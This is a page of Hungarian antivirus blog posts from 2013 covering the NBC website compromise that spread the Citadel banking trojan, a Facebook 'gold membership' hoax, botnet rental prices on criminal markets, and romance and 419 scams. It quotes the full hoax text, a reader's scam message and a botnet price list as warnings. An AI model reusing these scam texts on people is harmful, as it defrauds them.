3. A netes böngészés teljesen más tészta, a NoScript alkalmazása a böngészéskor valóban blokkolja a scripteket, ám a működéshez szükségeseket pl. fehérlistázni tudod, így minden működhet, mégsem dobtad be a gyeplőt a lovak közé. Ismeretlen oldalakon pedig az XSS, vagy idegen domainból jövő script blokkolása igenis jó ötlet, abban persze teljesen igazat adok neked, hogy ez egy ÁTLAG FELHASZNÁLÓ számára kényelmetlen macera.

Érdemes egyébként belekukkantani a NoScipt beállítási lehetőségeibe, van benne jó pár, én úgy gondolom, jó kezekben ez egy hasznos eszköz lehet.

www.owanderer.com 2013.02.24. 10:05:08


Orulok hogy van humorerzeked ... gyanus is volt hogy a blogodra nem jellemzo a kotekedes amit ezek utan mar annak tudok be hogy valoszinuleg mikor meg volt is, kepes voltal jol lereagalni :) ... mert azert valljuk be, hiaba irod meg szakmailag tokeletesen alatamasztva nezopontodat, meg mindig ott vannak a velemenybeli kulonbsegek, a felreertes, felreertelmezes lehetosege illetve a pusztan az egyeni flusztraciokbol fakado "kotekedes", trollkodas is :) ... de hat ez egy ilyen mufaj. Az elethez meg amugy is elengedhetetlen a humorerzek :)
En a magam reszerol tenyleg felreertettem vagy felreertelmeztem es nem kapcsoltam az adobe readerhez a cikknek azt a nehany sorat... vagy legalabb is valami rosszul jott at ;)
Persze ennek a kis kozjateknak is megvolt a maga feladata, ertelme mert a valaszodban legalabb bovebben kifejtetted a temat ha esetleg nem csak en ertettem, ertelmeztem volna felre :)

Feltörték az amerikai NBC tévécsatorna oldalát

2013.02.25. 09:40 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: weboldal nbc fertőzés trójai banki zeus citadel

Ez eddig nem is igazi szenzáció, ám ami ennél egy fokkal kicsit már rosszabb: a megfertőzött webhely a kártevő felfedezéséig vírust terjesztett az oldal látogatói között. **A WeLiveSecurity biztonsági portál információi szerint akár 24 óránál hosszabb ideig is fennállhatott ez a veszélyes állapot**.



Az **ESET LiveGrid rendszerében már február 20-án este**, középeurópai idő szerint 17:00 óra után bukkantak fel az első jelentések, aztán **a kezdeti gyengébb aktivitást 21-én déltől már felváltotta az intenzív károkozás**. Az eredeti weboldal HTML kódjába egy olyan **IFRAME elem került, amely a látogatók böngészőit észrevétlenül kártékony kódokat, exploitokat tartalmazó weboldalra irányította** át a Drive by Download (menetközbeni letöltés) módszer segítségével.





Előnyben voltak itt a Firefox és a Chrome böngészők használói, mert ott már a korai időszakban is megjelent egy kártevő veszélyre figyelmeztető - bár átléphető - ablak. Ennél is jobb helyzetben már csak azok voltak, akiknél futott a NoScript, amely blokkolta is a kártékony JavaScript lefutását.



Az úgynevezett Red Kit Exploit kit felhasználásával terjesztett kártevő jellemzően a Citadel nevű banki trójait próbálja meg telepíteni, ez a híres-hirhedt Zeus egyik változata, és ellopja a felhasználó banki adatait, illetve egyéb bizalmas információkat is. A tavaly májusban az érdeklődés középpontjába került exploit készítő készlet **egyik érdekessége, hogy egy olyan API programkönyvtárat is tartalmaz, amely lehetővé teszi, hogy minden órában új host URL-eket generáljon**, ezzel próbálva meg kijátszani a kártékony webhelyek blokkolását, feketelistázását.





Érdemes azt is megemlíteni, hogy többek közt **a CVE-2012-0507 Java sebezhetőséget is felhasználó exploit kit jelentős szerepet játszott a tavalyi Macintosh gépeket is megtámadó Flashback fertőzésben**. Az ESET szoftverei ezt a mostani trójait Win32/Spy.Zbo változatként azonosítják.



A helyzet további érdekessége, hogy egy ideig még a Facebook is blokkolta az NBC oldalát, miután a fertőzés kitudódott. Az NBC azóta már közben megtisztította az oldalt, és elismerte a támadás tényét és úgy nyilatkozott, felhasználói adatok nem kerültek veszélybe.



Annak viszont, hogy **az első beszámolókkal ellentétben nem csupán percek, hanem hosszú órák is eltelhettek, amire feldezték a fertőzést** ott van óriási jelentősége, hogy így nem csupán néhány tucat, hanem akár több tízezer látogató is megfertőződhetett emiatt, ami azért nagyon nem mindegy.



Érdemes lehet naprakészen tartani az antivírust, és ha akár a vírusirtó, vagy a böngésző a kért weboldal előtt/helyett egy figyelmeztető ablakot mutat, ajánlott megszívlelni a jelzést.

Tetszik 43 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kisokos a Cryptolocker kártevő ellen
- Így vigyázz a Bitcoinodra
- Spammelés antivírus cégek nevében
- Újabb URL ellenőrző motor a VirusTotalon

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5098252

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Mese az aranykártyás Facebook tagságról

2013.02.27. 09:42 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hoax privacy facebook gold átverés membership


Szinte heti rendszerességgel bukkan fel az az átverés, amely **úgynevezett Arany besorolású Facebook tagságot ígér 9.99 ropogós amerikai dollár befizetése ellenében, cserébe pedig mindezért "hivatalosan" is fokozott privacy-t ígér (hehe)**. Érdemes róla pár keresetlen szót ejteni, már csak amiatt is, hogy felkészülten várhassuk a jövőben esetlegesen elkészülő jó magyar forintra átszámolt hoax honosított változatát.



Származástanilag talán a lila és egyéb színű Facebook álhírnek a húga vagy az öccse lehet, hiszen **az átszínezett átverésről szóló üzenet is egy örök darab, amely rendszeres időközönként újra és újra megjelenik**. Szóval ez a mostani régi-új dolog arról szól, hogy kapunk egy kéretlen üzenetet az alábbi érdekes szöveggel:



"It's official. Communication media. FACEBOOK has just published its price. fee of $? ($ 9.99), to become a member of 'gold' and keep your privacy as it is. If you paste this on your wall will be completely free. Otherwise, tomorrow all your documents can become public. Even those messages that you have deleted or photos that you have not authorized... not cost you anything, copy and paste."
azaz nagyjából
"Figyelem, ez egy hivatalos közlemény. A FACEBOOK épp az imént tette közzé, hogy 9.99 USD díj befizetése fejében lehetőség lesz arany besorolású taggá válni, és ezzel a lépéssel fokozott magánéleti védelmet élvezhetünk a személyes információinkkal kapcsolatosan. Ha viszont ezt az üzenetet most megosztod az üzenőfaladon, akkor ezért cserébe ingyen megkapod ezt az arany tagságot. Ám ha nem élsz a lehetőséggel, akkor a holnapi napon az összes dokumentumod automatikusan nyilvánossá válik, még a törölt üzeneteid is, beleértve azokat a korábbi fényképeidet is, amelyeknél eredetileg nem engedélyezted a publikus közzétételt. Gondold át ezt a kivételes lehetőséget, hiszen ez most tényleg nem kerülne neked semmibe, mindössze csak egy másolás-beillesztés szükséges hozzá."



Itt azért ha résen vagyunk, már több dolgot is megállapíthatunk. Az évek óta keringő levélben szereplő kétes helyesírás, és a hivatalos közlemények szövegezésétől fényévnyi távolságra lévő fogalmazás már megadja a kellő alaphangot ahhoz, hogy súlyosan **gyanakodni kezdjünk valamilyen körmönfont orbitális csalásra. Az adathalász átverésekből unalomig ismert fordulatok, klisék is sorban visszaköszönnek**, pl. sürgetés: - ha nem kattintasz most, akkor átmenetileg felfüggesztünk, gyorsan mert különben megszűnik a tagságod, utána mindez már kétszer annyiba fog kerülni, stb. **Csak a régi tanácsunkat ismételhetjük el 73 ezredszer is: kéretlen üzenetnél először legalább keressünk rá a neten (pl. HoaxSlayer), nehogy egy jól ismert tipikus csalás fogjon ki rajtunk.**



Vagy a másik **phishing területről ismerős panel az ijesztgetés, a kilátásba helyezett konkrét retorzió**: - különben zárolják a számlád, törlik az accountod, Karcsikának levágják a lábát, jaj lesz neked, közkinccsé teszik a személyes dolgaidat, stb. Végül az e-mailes hoax-okra oly jellemző befejezés megkoronázza mindezt, hiszen az "és küldd el minden ismerősödnek!" **Facebookos megfelelője is szembe sétál velünk a "tedd ki az üzenőfaladra!" felhívással.**



Mindezekkel ellentétben a privát szféránkat teljesen ingyen a megfelelően konfigurált biztonsági beállításainkkal, a csak megbízható internet kapcsolatról való titkosított https belépéssel, erős és egyedi választott jelszóval, a kétfaktoros autentikáció igénybevételével, a mértéktartó személyes információ megosztással, és a minden hülyeségre való NEM kattintással óvhatjuk meg valóban hatékonyan.

Tetszik 139 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Titkosítás nem csak kémeknek
- Így vigyázz a Bitcoinodra
- Újabb URL ellenőrző motor a VirusTotalon

- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5107348

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Árcsökkenés, aminek mégsem örülünk


2013.03.04. 12:18 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam reklám árak botnet ddos csökkenő

Mielőtt bárki tiltakozna azzal, hogy ilyen egyáltalán nem is létezik, gyorsan hozzátesszük, a fenti megállapítás **a fekete piacon beszerezhető egyre olcsóbb kártékony kódok, botnetek és exploit kitek árára vonatkozik.**



A tendencia persze már korábban elindult, emlékezhetünk például a Trend Micro egyik jelentésére, melyben az alacsonynak számító árak, és a tömeges előfordulások miatt **a 2010-es esztendőt már akkor nemes egyszerűséggel a toolkitek évének titulálta**. Vajon mit mondanának akkor most a mai helyzetre?



A témával mi is foglalkoztunk a blogon korábban, amikor **a kártevők számának szűnni nem akaró meredek emelkedését boncolgattuk**. Sok akkori mondat ma is ugyanúgy aktuális: *"Eközben a kártevő terjesztés lassan bárki számára elérhető közelségbe került. Korábban csak bennfentesek, bűnözők által ismert, eldugott chatszobákban viszonylag jelentősebb - pár ezer dolláros, de persze megtérülő - összegért lehetett olyan kitekhez, készletekhez hozzájutni, amelynek segítségével érdemi számítógépes tudás hiányában is lehetett iparszerűen "dolgozni" és "pénzt keresni", mostanra már teljesen nyíltan zajlik mindez, és ezen a feketepiacon is óriási árcsökkenés tapasztalható."*

access to Socks5 servers, which are in reality **malware-hosts converted to be used as anonymization proxies.**

The prices are as follows:

- 1,000 hosts World Mix go for $25, 5,000 hosts World Mix go for $110, and 10,000 hosts World Mix go for $200
- 1,000 hosts EU Mix go for $50, 5,000 hosts EU Mix go for $225, and 10,000 hosts EU Mix go for $400
- 1,000 hosts DE, CA and GB, go for $80, 5,000 hosts go for $350, and 10,000 hosts go for $600
- Naturally, access to a U.S.-based host is more expensive compared to the rest of the world. A 1,000 U.S. hosts go for $120, 5,000 U.S. hosts go for $550 and 10,000 U.S hosts go for $1,000

Ezúttal a Webroot közölt információkat a jelenlegi helyzettel kapcsolatban, melyből **az derül ki, hogy az elsősorban DoS és kéretlen spammelési célból használt bérelhető botnetek árai még tovább zuhantak**. Az ezer gépből álló zombihadsereg élére állhat, aki leszurkol ezért **120 USD összeget - ez alig pár hónapja még majdnem duplája, 200 dollár volt**. Tulajdonképpen bárki, akár egy magánszemély is vásárolhat egy 10,000 gépből álló botnet szolgáltatást 1000 dollárért egy hónapra, hiszen ez a mai napi árfolyamon számolva mindössze 226 ezer jó magyar forintjába fog fájni neki.



Az árképzésnél érdemes megemlíteni, hogy az Egyesült Államokban találjuk a legmagasabb árakat, hiszen a **tapasztalatok szerint az ottani felhasználók PayPal és egyéb banki accountján találhatóak a zsírosabb összegek**. Összehasonlításul Kanadában mindez 80 dollár, míg az EU-n belüli országokban egy ezer gépes botnet már "csak " 50 dollár, de természetesen országonként ez is változik. **A gazdagabbnak számító, vastagabb bankszámlájú Németország vagy az Egyesült Királyság** ezer gépes zombihálózatára váltott havi bérlet 80 USD.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kisokos a Cryptolocker kártevő ellen
- A CryptoLocker esete a rendőrséggel
- Öt új kiberbűnözői név az FBI listáján
- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5115984

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Itt taroltak leginkább a kártevők

2013.03.06. 14:12 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: kína india url kártékony rövidített

A Websense webes és mobil biztonsági jelentése megnevezi azokat az országokat, ahol tavaly a legjelentősebb pusztítást okozták a malware-ek. **Kínát és Indiát sújtják leginkább a számítógépes kártevők, de Európán belüli országokat is találunk a tízes listán.**




Az összefoglaló szerint a 2012-es év az előző esztendőhöz képes összességében 600%-os növekedést okozott a kártékony webes linkek tekintetében, persze aki itt ebben a múltat ismerve józan ésszel bármifajta csökkenésre számított, azt **méltán kiérdemelheti a nagy Clueless Érdemérem Ezüst Térdszalagrendet**. Ezen belül is a fertőzések harmadát a közösségi oldalakon rövidített linken érkező hivatkozások hordozták. **Kicsit a suszter cipője lyukas érzés Kínát látni az áldozati lista élén, amikor tudva vagy bizonyíthatatlanul gyanítva megtaláljuk őket a kártevő készítők és terjesztők elitklubjában is**. A másik legjelentősebb célpont India, de a listán szerepelnek az Egyesült Államok,Tajvan, vagy a Fülöp szigetek mellett olyan európai országok is, mint Franciaország és Olaszország. Az észlelt kártevők mintegy fele azonnal, már működésük első 60 másodperce alatt megkíséreltek kapcsolódni valamilyen távoli weboldalra.



Nyilvánvalóan azokat érdemes elsősorban támadni, ahol a megszerzett adatokat az átlagosnál gyengébben őrzik, könnyen megszerezhetőek, van is összeg a számlákon (magyarok fellélegezhetnek;-) és egyszerűen pénzt lehet velük csinálni közvetlenül a számláról leemelve, vagy a banki adatokat eladva. A napokban volt egy hír, miszerint egy számítógépes bankkártya csalásért elítélt a börtönben jelentkezett számítógépes tanfolyamra, ahol a csapnivaló adminisztráció miatt ezt engedélyezték is neki, ezekután pedig feltörte a büntetőintézet rendszerét. A jelentés szerint az internetre már nem tudott kijutni, de az ok, amiért ezt most egyáltalán szóba hoztuk az, hogy az illető az általa ellopott kártyaadatokat korábban saját weboldalán is árulta, hirdette. Illetve az is hozzátartozik mindehhez, hogy **nem kell Einsteinnek lenni ahhoz, hogy gépek ezreit próbálja meg az ember megfertőzni, elég ehhez pár száz dollár, és a bérelhető botnettől kezdve a kártevő készítő exploit kit-ig bezárólag kartávolságban elérhető arzenál várja a bűnözőket**.

(Itt egyébként külön öröm a kommenteket olvasni, az egyik hozzászóló elmondása szerint nemrég szabadult, és bár bűncselekménye miatt ő is el volt tiltva a számítógép-használattól, mégis Cisco tanfolyamra járhatott a börtönben, ahol az őrök olyan IQ bajnok jelszavakat használtak, mint az 1234567, de elmondása szerint arra is volt példa, hogy csökkentett módban simán új admin felhasználót tudott felvenni, amelyik teljes körű net hozzáféréssel is rendelkezett, a tag állítólag figyelmeztette is a személyzetet, de nem törődtek a dologgal.)



Végül arra is mutatunk egy jó kis karikatúrát a halmazelmélet szerelmeseinek ;-) hogy sokan ha valamit elfelejtenek menteni, mellényúlva rossz gombot nyomnak, bedőlnek egy lehúzásnak, netán figyelmetlenek, **akkor is automatikusan a "biztosan egy vírus volt" kártyát húzzák elő, amikor korántsem vagy szinte bizonyosan nem ez okozta a bajt.**

Tetszik 30 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Újabb URL ellenőrző motor a VirusTotalon
- Erősítsük meg új mailcímünket. Vagy mégsem.
- De elfogadunk akár Bitcoint is...
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5119577

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Társkeresés + 419 = anyagi veszteség


2013.03.11. 10:59 | Csizmazia István [Rambo] | 1 komment

Címkék: társkeresés csalás átverés 419 welivesecurity

Évek óta ismerős lehet már némelyeknek az **az internetes társkeresésbe oltott átverés**, ahol néhány jól sikerült virtuális randi után a várva várt első személyes találkozó váratlanul elmarad, és "baleset", egy család tag hirtelen "betegsége" vagy állítólagos halála felborítja a terveket, és **a behízelgő modorú "áldozat" anyagi elsősegélyt kér az újdonsült párjától**.



A jószívű naivitás pedig itt igazi ballépés, az alig ismert herceg fehér lovon (vagy a kevéssé kiismert aranyhajú hercegnő) örökre eltűnik a kicsalt pénzzel, és bottal üthetjük a nyomát. **Nem változtat ezen az sem, ha nem a számítógépen bonyolódnak a dolgok, hanem éppen okostelefonon, illetve a korábbi e-mailes módi helyett társkereső oldalakon, vagy Facebook üzenetekben zajlik mindez**. Ahogy azt a PokerAgent-es incidens kapcsán is megjegyeztük, a Facebook accountok ellopása mellett a csalók, a kártevők például a rendszeren belül megadott fizetési, illetve hitelkártya adatokat is sikeresen kémlelhetik ki, ez még pluszban rátehet az átverésre egy extra lapáttal.



A Welivesecurity portál beszámolója szerint az ehhez hasonló esetek annyira elszaporodtak az utóbbi időben, hogy arra az FTC, azaz a U.S. Federal Trade Commission is rárepült, és a típus bekerült a személyiséglopásos, adó visszatérítéses kategóriák mellé. Az FTC adatbázisa szerint csak a tavalyi esztendőben mintegy 10 ezer ilyen pénzlehúzós társkeresési panasz érkezett hozzájuk, de nyilvánvalóan ez a szám a nem bejelentett esetekkel még sokkal magasabb lehet.




A 419-es vagy nigériainak is nevezett téma okán egyébként érdemes egy kis történelmi hátteret is bevilágítani, kicsit mint jó régen a Kossuth Rádió reggeli műsorában, amikor is Pintér Dezső mindig elmesélte, melyik keresztnévnek mi a pontos jelentése, mi az eredete. Ehhez most a 30. számú A Vírusok Varázslatos Világa cikkünkből idézünk: *"A történeti hitelesség kedvéért meg kell jegyezni, hogy bár világszerte valóban így vonult be a köztudatba, a 419 eredetileg egy másik, több száz éves átverésen alapul. Az úgynevezett "spanyol fogoly"-trükk 1588. óta ismert, amikor a spanyol csalók állítólagos gazdag rokonra, inkognitóban lévő tehetős ismeretlenre hivatkoztak, aki angol fogságban sínylődik. A zűrvaros angol–spanyol ellenségeskedés közepette természetesen pénzt gyűjtenek a szabadlábra helyezéséhez, és minő véletlen, ezt nagyon sürgősen kell intézniük, hiszen már az is nagy rizikó lenne, ha a fogoly valódi személyazonosságára fény*

derülne a börtönben. Viszont szabadulása után bőkezű jutalom várható a segítőnek, talán még a gazdag ismeretlen gyönyörű lányát is elveheti feleségül. A szélhámosok gyakran hivatkoztak arra, hogy ez a dolog bizalmas természetű, és titoktartást is kértek (naná, késleltették vagy megakadályozták ezzel a saját lebukásukat).



Azt is gyakran hangsúlyozták, hogy alapos utánajárás után őszintesége, becsületessége, megbízhatósága alapján választották ki azt, hogy kitől is kérjenek segítséget. A pénz gyorsan kell, nincs hát idő a lacafacázásra, ám ha a kiszabadítás és a későbbi nagylelkű jutalom reményében a balek beugrott, a kezdeti nagy sietség után hamar lelassultak az események. Több különböző későbbi megkeresés alkalmával újabb lefizetendő őrökre, újabb felmerült nehézségekre és költségekre hivatkozva próbáltak ismételten további összegeket kérni.



Egy idő után a folyamat önjáró lett: ha valaki már egy ilyen ügy érdekebén valamennyit is fizetett, ezzel a "Na, még egy kicsit beteszek, de aztán már lassan tényleg elég!" alapon futnak a pénzük után. Nem ismerik fel, hogy már a legelső befizetés is butaság volt, és inkább veszteséggel, de azonnal ki kellene szállni. A további pénzekkel már szinte a józan észnek is fittyet hánynak – legalábbis a kívülálló szemében mindenképpen így látszik. Tehát a mindenki által feltett "Miért fizetnek újra meg újra?" logikus kérdésre ez lehet a válasz. Ez a motívum több száz év óta nem változott, de a köntös persze mindig új és más."



Szóval visszatérve az internetes társkeresés eme árnyoldalára, a mit lehet tenni ez ellen kérdésre is kellene valami választ találni. **Érdemes vigyázni, mert aki itt a gyanús körülmények jelentkezése során nagylelkűen a pénztárcájához nyúl inkább a Google keresője, vagy a 419-re szakosodott portálok - pl. 419hell.com vagy www.419eater.com - helyett, szinte biztosan pórul jár**. A másik hasznos tanács az lehet, hogy kölcsönös szimpátia esetén **igyekezzünk mielőbb személyesen is találkozni**, mielőtt a levelezésben elfajulnak a dolgok. És persze az egészséges gyanakvás sem hiányozhat. Nem hazudott John Rambo a film második részében, mikor azt mondta: *"Én úgy tanultam, hogy az ész a legjobb fegyver"*. **Muszáj mindenkinek megtanulni, hogy a vírusvédelem, a spamszűrés és a személyi tűzfal mellett az emlegetett józan észre nem csak Valentin napokon, hanem folyamatosan szükségünk van.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- Spammelés antivírus cégek nevében
- A CryptoLocker esete a rendőrséggel
- Elhunyt Szőr Péter
- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5127349

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

prim 2013.03.12. 11:31:09

én nemrég ilyent kaptam, de valahogy nem tudom komolyan venni ....
"Írd ide amit gondolsz...Szia Kedves,
A nevem Örvendj, láttam a profilodat ma és lett érdekel benned, én is szeretném tudni, hogy több és estabilish kapcsolat bassed az igazság és a bizalom veled, azt akarom, hogy küldjön egy e-mailt az én e-mail címét, hogy tudok adni a képemet hogy tudja, ki vagyok. én e-mail id (rejoice_4doe@ymail.com)
Várom a levelet az email címemre pontot, kérem, nekem van valami nagyon fontos, el akarom mondani you.I hiszem, hogy tudunk kezdeni itt!
emlékszik a távolság vagy a szín nem számít, de a szerelem ügyekben sokat life.wait hallani you.Rejoice"

Az Android az új Windows

2013.03.13. 13:57 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: windows stephen android kártevő korai vadnyugat cobb

